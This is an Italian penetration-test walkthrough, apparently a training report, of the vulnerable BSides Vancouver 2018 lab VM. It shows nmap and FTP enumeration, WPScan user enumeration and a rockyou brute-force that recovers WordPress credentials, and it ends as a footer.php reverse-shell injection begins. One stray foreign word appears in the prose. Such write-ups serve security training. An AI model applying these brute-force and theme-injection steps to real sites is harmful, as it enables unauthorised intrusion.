

# PROGETTO W16D4

## BLACK BOX PENTEST

## Federica Di Fiore Cybersecurity Analyst PT

## INDICE

FASE 1. RICOGNIZIONE .....	2
FASE 2. SCANSIONE .....	3
FASE 3. ENUMERAZIONE.....	4
3.1 Accesso <i>FTP Anonimo</i> .....	4
.....	4
3.2 Esplorazione Porta 80 – <i>HTTP</i> .....	5
3.3 Accesso a <i>/backup_wordpress/</i> .....	5
FASE 4. EXPLOITATION .....	6
4.1 Identificazione della versione <i>WordPress</i> .....	6
4.2 Attacco Brute-Force su <i>WordPress</i> .....	7
4.3 <i>Injection di una Reverse Shell tramite modifica del Tema footer.php</i> .....	8
FASE 5. PRIVILEGE ESCALATION .....	11
5.1 Enumerazione e scoperta di cron job vulnerabile .....	11
5.2 Inserimento della Reverse Shell nello script .....	11
5.3 Listener in attesa su <i>Kali</i> .....	11
FASE 6. CONCLUSIONI.....	12

Il progetto M4-W16D4 prevede l'esecuzione di un **Vulnerability Assessment e Penetration Test (VA/PT)** completo sulla macchina target “BSides Vancouver 2018”, con lo scopo di produrre un report esaustivo del lavoro svolto.

Le fasi standard di un VA/PT comprendono:

1. Ricognizione;
2. Scansione;
3. Enumerazione;
4. Exploitation;
5. Privilege Escalation;
6. Post-Exploitation e Raccolta delle prove;
7. Reporting.

Questo report sarà un walkthrough di tutto il procedimento svolto per eseguire la consegna.

## FASE 1. RICOGNIZIONE

La fase di ricognizione è il punto di partenza di un'attività di Vulnerability Assessment e Penetration Testing, poiché l'obiettivo è raccogliere più informazioni possibili sul nostro target per comprenderne le caratteristiche e prepararsi alle fasi successive. Dopo aver identificato l'indirizzo IP della VM target (192.168.178.70) tramite **ip a**, è stato eseguito da Kali il comando **ping 192.168.178.70**, che ha restituito risposta positiva. Questo ha confermato la raggiungibilità della macchina vulnerabile, permettendo così di proseguire con la fase di scansione.

The screenshot shows two terminal windows side-by-side. The left window is titled "kali-linux-2024.4-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox". It displays a terminal session where the user runs "ip a" to show interface details and "ping 192.168.178.70" to test connectivity. The output of the ping command shows 7 packets transmitted, 0% packet loss, and a round-trip time of 6157ms. The right window is titled "BsidesVancouver2018 [In esecuzione] - Oracle VirtualBox". It also displays a terminal session with "ip a" output, which includes interfaces like "lo" (loopback) and "eth1" (ethernet). The "eth1" interface is shown with its MAC address (fd97:ec56:13de:0:a00:27ff), IP address (192.168.178.24), and other configuration details.

```
(kali㉿kali)-[~]
$ ping 192.168.178.70
PING 192.168.178.70 (192.168.178.70) 56(84) bytes of data.
64 bytes from 192.168.178.70: icmp_seq=1 ttl=64 time=0.355 ms
64 bytes from 192.168.178.70: icmp_seq=2 ttl=64 time=0.215 ms
64 bytes from 192.168.178.70: icmp_seq=3 ttl=64 time=0.217 ms
64 bytes from 192.168.178.70: icmp_seq=4 ttl=64 time=0.196 ms
64 bytes from 192.168.178.70: icmp_seq=5 ttl=64 time=0.198 ms
64 bytes from 192.168.178.70: icmp_seq=6 ttl=64 time=0.190 ms
64 bytes from 192.168.178.70: icmp_seq=7 ttl=64 time=0.215 ms
^C
--- 192.168.178.70 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6157ms
rtt min/avg/max/mdev = 0.190/0.226/0.355/0.053 ms

(kali㉿kali)-[~]
$ ip a
lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
              inet6 addr: ::1/128 Scope:Host
                    UP LOOPBACK RUNNING MTU:65536 Metric:1
                    RX packets:46 errors:0 dropped:0 overruns:0 frame:0
                    TX packets:46 errors:0 dropped:0 overruns:0 carrier:0
                    collisions:0 txqueuelen:0
                      RX bytes:4058 (4.0 KB)  TX bytes:4058 (4.0 KB)

anne@bsides2018:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:61:15:7a brd ff:ff:ff:ff:ff:ff
    inet 192.168.178.24 brd 192.168.178.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fd97:ec56:13de:0:1013:659d:b9c0:f7ab/64 scope global temporary dynamic
        valid_lft 7172sec preferred_lft 3572sec
    inet6 fd97:ec56:13de:0:a00:27ff:fe61:157a/64 scope global dynamic
        valid_lft 7172sec preferred_lft 3572sec
    inet6 fe80::a00:27ff:fe61:157a/64 scope link
        valid_lft forever preferred_lft forever
anne@bsides2018:~$ _
```

## FASE 2. SCANSIONE

In questa fase, lo scopo era quello di rilevare eventuali porte aperte, i servizi attivi e le rispettive versioni sulla macchina target. Per farlo è stato utilizzato **Nmap**, fondamentale per eseguire un VA/PT.

Il comando che è stato utilizzato è il seguente:

```
- nmap -sS -sV -A -T4 192.168.178.70 -oN bsides_scan.txt
```

- **sS** > esegue una TCP SYN scan

- **sV** > rileva la versione dei servizi attivi

- **A** > abilita l'OS detection, version detection, script scanning e traceroute

- **T4** > aumenta la velocità di esecuzione

- **oN bsides\_scan.txt**: salva l'output in formato leggibile nel file bsides\_scan.txt

Dall'output di Nmap è emerso che sulla VM target risultano aperte la porta 21 FTP, con versione vsFTPd 2.3.5 avente accesso anonimo abilitato; la porta 22 SSH (OpenSSH 5.9p1 Debian) e la porta 80 http (Apache httpd 2.2.22 Ubuntu).

Altro elemento interessante individuato dalla scansione, la presenza di un file **robots.txt** e una directory **/backup\_wordpress/**, entrambe informazioni fondamentali.

```
(kali㉿kali)-[~]
$ nmap -sS -sV -A -T4 192.168.178.70 -oN bsides_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 13:45 EDT
Nmap scan report for 192.168.178.70
Host is up (0.00017s latency).

Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534   65534        4096 Mar 03  2018 public
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 192.168.178.100
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:a0:9d (RSA)
|_ 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:61:15:7A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.17 ms  192.168.178.70

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.43 seconds

(kali㉿kali)-[~]
$
```

## FASE 3. ENUMERAZIONE

L'obiettivo dell'enumerazione è raccogliere informazioni più dettagliate dai servizi scoperti durante la scansione tramite alcuni passaggi quali:

### 3.1 Accesso FTP Anonimo

Dalla scansione di Nmap vista prima, si notava la porta **21** **FTP aperta**, con servizio **vsftpd**

**2.3.5** avente possibilità di un login anonimo ([codice 230](#)):

- “**21/tcp open ftp vsftpd 2.3.5**
- | **ftp-anon: Anonymous FTP login allowed (FTP code 230”**

Per poter sfruttare questa vulnerabilità, è stata aperta una sessione FTP da terminale digitando il comando **ftp 192.168.178.70**, inserendo come username “anonymous”. Alla richiesta della password, si è semplicemente premuto “INVIO” perché in realtà il login anonimo non richiede alcuna password. Il server ha accettato la richiesta mandando il messaggio


- “**230 Login successful”.**

```
(kali㉿kali)-[~]
$ ftp 192.168.178.70
Connected to 192.168.178.70.
220 (vsFTPD 2.3.5)
Name (192.168.178.70:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||22596|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534      65534          4096 Mar  03  2018 public
226 Directory send OK.
```

Dallo screen si può notare anche l'esistenza della directory **public** che potenzialmente potrebbe contenere file scaricabili. Infatti, al suo interno è stato individuato un file sospetto denominato **users.txt.bk** il quale, una volta scaricato, si è rivelato contenere una lista di potenziali utenti di sistema.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||6512|).
150 Here comes the directory listing.
-rw-r--r--    1 0      0          31 Mar  03  2018 users.txt.bk
226 Directory send OK.
ftp> 
```

Questa lista di utenti si è rivelata utile per tentare un attacco brute-force sul servizio SSH tramite lo strumento hydra. Tuttavia, il tentativo non ha prodotto risultati utili e si è rivelato inefficace, probabilmente a causa di meccanismi di protezione attivi o credenziali robuste. Per questo motivo, si è deciso di concentrare gli sforzi sull'interfaccia web di WordPress esposta sulla porta 80, dove sono emersi vettori di attacco più promettenti.




### 3.2 Esplorazione Porta 80 – HTTP

Sempre dalla scansione Nmap, è stato identificato il servizio Apache httpd 2.2.22 in ascolto sulla porta 80/tcp della macchina target.

Per approfondire l'analisi, è stato eseguito il comando

- `curl http://192.168.178.70/robots.txt`
- che ha restituito come esito:
- `User-agent: *`
  - `Disallow: /backup_wordpress`




```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ curl http://192.168.178.70/robots.txt
User-agent: *
Disallow: /backup_wordpress
```

Il file robots.txt ha rivelato l'esistenza della directory `/backup_wordpress/` che potrebbe contenere dati sensibili o esporre configurazioni vulnerabili. Successivamente è stata avviata un'esplorazione manuale del percorso che ha confermato la presenza di una copia completa di un sito WordPress, aprendo la strada all'utilizzo di strumenti di enumerazione specifici come Wpscan per individuare vulnerabilità note e punti di accesso sfruttabili.

### 3.3 Accesso a `/backup_wordpress/`

Dopo aver individuato, tramite il file robots.txt, la presenza della directory `/backup_wordpress/`, è stata avviata un'esplorazione mirata su di essa. L'accesso via browser all'indirizzo 192.168.178.70 mostrava solo la pagina di default del server Apache, quindi priva di contenuti utili.



### It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Tramite il comando `curl -s http://192.168.178.70/backup_wordpress/ | head` da Kali, è stato possibile

leggere la parte di codice HTML della directory, che ha confermato la presenza di un'installazione WordPress. Tra le intestazioni HTML risultavano titoli come "Deprecated WordPress blog", suggerendo che fosse una vecchia istanza potenzialmente non aggiornata, un ottimo vettore per ulteriori analisi ed exploit.



```
(kali㉿kali)-[~]
$ curl -s http://192.168.178.70/backup_wordpress/ | head
<!DOCTYPE html>
<html lang="en-US" class="no-js">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="profile" href="http://gmpg.org/xfn/11">
        <script>(function(html){html.className = html.className.replace(/\bno-js\b/, 'js'))(document.documentElement);</script>
<title>Deprecated WordPress blog &#8211; Just another WordPress site</title>
<link rel="alternate" type="application/rss+xml" title="Deprecated WordPress blog &rsaquo; Feed" href="/backup_wordpress/?feed=rss2" />
<link rel="alternate" type="application/rss+xml" title="Deprecated WordPress blog &rsaquo; Comments Feed" href="/backup_wordpress/?feed=comments-rss2" />
```

## FASE 4. EXPLOITATION

Con l'enumerazione delle porte aperte e la raccolta di informazioni sul servizio web, è stato possibile identificare e sfruttare diverse vulnerabilità nella macchina target.

### 4.1 Identificazione della versione WordPress

Dopo aver identificato nella fase precedente la presenza della directory /backup\_wordpress/, è stato ipotizzato che si trattasse di una **vecchia installazione di WordPress**. Per approfondire l'analisi e raccogliere informazioni utili allo sfruttamento di eventuali vulnerabilità, è stato utilizzato lo strumento **WPScan**, un tool specifico per la sicurezza di WordPress.

Il comando eseguito:

```
- wpscan --url http://192.168.178.70/backup_wordpress/ --enumerate u
```

Tale scansione ha prodotto i seguenti risultati:

- È stata confermata la presenza di **Apache 2.2.22** con **PHP 5.3.10**;
- La versione di WordPress è la **4.5**
- È stato rilevato che **XML-RPC** è abilitato, e ciò potrebbe essere sfruttabile in attacchi di brute-force distribuiti;
- È stato individuato il file `readme.html`, che conferma l'installazione di WordPress;
- È stato trovato attivo il **WP-Cron**;
- Sono stati enumerati due utenti WordPress:
  - **john**
  - **admin**

```
(kali㉿kali)-[~]
$ wpscan --url http://192.168.178.70/backup_wordpress --enumerate u

[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)


[!] No WPScan API Token given, as a result vulnerability data has not been
output.
[!] You can get a free API token with 25 daily requests by registering at h
tts://wpscan.com/register

[+] Finished: Sun Jun 15 14:50:23 2025
[+] Requests Done: 71
[+] Cached Requests: 6
[+] Data Sent: 18.294 KB
[+] Data Received: 22.334 MB
[+] Memory used: 205.043 MB
[+] Elapsed time: 00:00:04

(kali㉿kali)-[~]
$
```

## 4.2 Attacco Brute-Force su WordPress

Scrivendo su browser l'url [http://192.168.178.70/backup\\_wordpress/wp-login.php](http://192.168.178.70/backup_wordpress/wp-login.php), compare questa schermata:



Una volta ottenuto una lista di potenziali utenti del sistema, sia attraverso l'enumerazione di WordPress con `wpscan`, che tramite l'analisi del file `users.txt.bk`, è stato possibile tentare un attacco di tipo brute-force per ottenere l'accesso a uno degli account WordPress.

Il comando usato:

```
wpscan --url http://192.168.178.70/backup_wordpress --usernames john --passwords /usr/share/wordlists/rockyou.txt
```

Dopo alcuni minuti, lo scan ha restituito un risultato positivo, dandoci come:

- username **john**
  - password: **enigma**

Questo ha permesso di ottenere l'accesso al pannello di amministrazione WordPress associato all'utente john.

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / enigma Time: 00:04:19 <-----> (2515 / 14346907) 0.01% ETA: ???:???:??
[!] Valid Combinations Found:
| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpsc
an.com/register
[+] Finished: Tue Jun 17 06:56:47 2025
[+] Requests Done: 2688
[+] Cached Requests: 5
[+] Data Sent: 1.406 MB
[+] Data Received: 1.792 MB
[+] Memory used: 303.488 MB
[+] Elapsed time: 00:04:26


(kali㉿kali)-[~]
$ 
```

#### 4.3 Injection di una Reverse Shell tramite modifica del Tema footer.php


Dopo aver ottenuto le credenziali valide per l'utente john tramite un attacco brute-force su XML-RPC con WPScan, è stato possibile accedere alla dashboard di amministrazione di WordPress. A questo punto, è stata avviata una procedura di exploitation per ottenere una shell sulla macchina target.

Per operare più agevolmente via terminale ed evitare l'utilizzo dell'interfaccia grafica, sono stati recuperati:

- I **cookie di sessione** dell'utente autenticato john, necessari per inviare richieste HTTP autenticate tramite curl;
- Il parametro **\_wpnonce**, un token anti-CSRF utilizzato da WordPress per verificare l'autenticità delle richieste inviate dall'utente.




The screenshot shows the WordPress 4.5 dashboard. The top navigation bar shows the URL 192.168.178.70/backup\_wordpress/wp-admin/. The sidebar on the left lists various menu items like Posts, Media, Pages, Comments, Appearance, Plugins, Users, Tools, and Settings. The main content area displays the 'At a Glance' section with 2 Posts and 1 Comment, and the 'Activity' section showing a recent comment from 'Hello world!' on March 7th, 2018, at 8:05 pm. There is also a 'Quick Draft' box and a 'WordPress News' box. At the bottom, there is a message about an available update to version 6.8.1.




The screenshot shows the browser's developer tools Network tab with the Cookies section selected. It lists several cookies:

- wp\_ nonce: http://192.168.178.70/backup\_wordpress/wp-admin/ [john%7C1750339483%7CQTJ4kja00KWMzv0lGzDxEcdctUHfLutHfSwf5d0VmjA5%7C15778efcfbc5a97fb0/e01650ece9fb12a3a99995...]
- wp\_logged\_in: https://192.168.178.70/backup\_wordpress/wp-admin/ [john%7C1750339483%7CQTJ4kja00KWMzv0lGzDxEcdctUHfLutHfSwf5d0VmjA5%7C15778efcfbc5a97fb0/e01650ece9fb12a3a99995...]
- wp-settings: http://192.168.178.70/backup\_wordpress/ [mfd4%3d0]
- wp-settings-time-2: http://192.168.178.70/backup\_wordpress/ [1750168175]



The screenshot shows the browser's developer tools Network tab with a POST request to the URL /wp-admin/admin-ajax.php. The request parameters include '\_wpnonce: XXXXXXXXXXXXXXXXXX'. The response status is 200 OK, and the response body contains the text '{"status": "success", "message": "File successfully uploaded."}'. The response headers include Content-Type: application/json and Content-Length: 21.

Successivamente sono stati controllati i plugin installati nel CMS tramite il percorso:  
[http://192.168.178.70/backup\\_wordpress/wp-admin/plugins.php](http://192.168.178.70/backup_wordpress/wp-admin/plugins.php)




The screenshot shows the WordPress dashboard with the 'Plugins' menu selected. A message at the top indicates that WordPress 6.8.1 is available for update. The 'Inactive (2)' tab is selected. Two plugins are listed:

- Akismet**: Version 3.1.10, last updated by Automatic. Description: Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam. It keeps your site protected even while you sleep. To get started: 1) Click the "Activate" link to the left of this description, 2) Sign up for an Akismet plan to get an API key, and 3) Go to your Akismet configuration page, and save your API key.
- Hello Dolly**: Version 1.6, last updated by Matt Mullenweg. Description: This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page.

Dallo screen allegato si nota la presenza di due plugin:

- **Akismet** (versione 3.1.10)
- **Hello Dolly** (versione 1.6)

Questi plugin risultano obsoleti, ma non attivi, dunque non direttamente sfruttabili per l'esecuzione di codice arbitrario. Si è scelto quindi di non modificare o caricare nuovi plugin, optando invece per la modifica di un tema attivo, nello specifico il file **footer.php** del tema Twenty Sixteen, poiché viene incluso nella visualizzazione di ogni pagina del sito e si presta bene all'注射 di codice malevolo.



The screenshot shows the WordPress dashboard with the 'Appearance' menu selected, specifically the 'Editor' section under 'Themes'. The theme 'Twenty Sixteen' is selected. The 'Footer (footer.php)' file is open in the editor. The code contains a reverse shell payload:

```
</div><!-- .site-content -->
<footer id="colophon" class="site-footer" role="contentinfo">
